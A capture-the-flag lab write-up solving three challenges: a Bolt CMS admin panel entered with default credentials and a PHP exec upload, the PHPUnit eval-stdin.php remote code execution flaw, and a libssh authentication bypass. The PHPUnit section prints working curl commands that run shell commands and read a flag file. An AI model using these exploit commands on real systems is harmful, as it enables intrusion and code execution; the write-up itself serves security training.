

# Bolt

When entering the ip, we find such a page





After checking buttons I am checking inspect. I found link and description about it.





After checking Documentation on Website I found path how to get admin panel.

I tried link and automatically got bolt/login





Because it is lab I tried random usr and pass like : admin, password . :D and got access on admin panel. ez.





inside admin file manager I found files and hint (“php”) I found way how to change format and rename it.


Inside HTML file I wrote php exec code to got access on cmd




After I got access I have already know that I had to find file like “flag.txt or flag.php”





Tried to cat flag.txt and it worked.





# PHP-UNIT

When entering the IP, we find such a page.





After researching the page, I couldn't find anything and decided to investigate the URL by “Dirsearch” it is good tool because it is not heavy. The tool gave us some good hints for example vulnerable point and path to find out CVE.



After got php unit version I decided to research something about it and got this vulnerability.



Vulnerability details | Dependabot alerts 0

| Package | Affected versions | Patched versions |
|---|---|---|
| phpunit/phpunit (Composer) | >= 5.0.0, < 5.6.3<br>>= 4.8.19, < 4.8.28 | 5.6.3<br>4.8.28 |

Description

Util/PHP/eval-stdin.php in PHPUnit starting with 4.8.19 and before 4.8.28, as well as 5.x before 5.6.3, allows remote attackers to execute arbitrary PHP code via HTTP POST data beginning with a `<?php` substring, as demonstrated by an attack on a site with an exposed /vendor folder, i.e., external access to the /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php URI.

References


After that I send GET request by curl to find out something and it gave me files

```
Shellcodes: No Results

┌──(kaliadmin㉿kali)-[~]
└─$ curl -XGET --data "<?php eval('?' .system('ls'));" http://34.107.45.207:32017/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
Default.php
Template
Windows.php
eval-stdin.php
<br />
<b>Parse error</b>:  syntax error, unexpected '?', expecting end of file in <b>/var/www/html/vendor/phpunit/phpunit/src/Util/PHP/eval-std
al()'d code</b> on line <b>1</b><br />

┌──(kaliadmin㉿kali)-[~]
└─$
```

Because it is lab I tried to find flag.txt or flag.php file and igot flag :D.




```
┌──(kaliadmin㉿kali)-[~]
└─$ curl -XGET --data "<?php eval('?' .system('cat /flag.txt'));" http://34.107.45.207:32017/vendor/phpunit/phpunit/src/Util/PHP/ev
CTF{8c7795c5332da1491741a61fe780006a619273444bfe54aff555e28f83e3b123}
<br />
<b>Parse error</b>:  syntax error, unexpected '?', expecting end of file in <b>/var/www/html/vendor/phpunit/phpunit/src/Util/PHP/ev
al()'d code</b> on line <b>1</b><br />

┌──(kaliadmin㉿kali)-[~]
└─$
```


# Lib-ssh

When entering the IP, we find such a page

Look version of libssh






Lets search exploits of this version of lib ssh



The first CVE version didn't work, and I had to find another one.

I changed the port in the file and followed the COMMANDS and got ctf. :D



## Theoretical part:

1) **CVE-2018-10993 — libSSH had a flaw where if it received MSG_USERAUTH_SUCCESS message from a connecting client, which should be send by the server to the user and not the other way around, libSSH would switch to a post-authentication state. In this state it handles connecting user as its own root user and executes incoming commands.**

2) **Web Enumeration finding what technologies and resources a web server uses whereas Web Fuzzing is black box software testing technique and the point of it is to find bugs in an automated way.**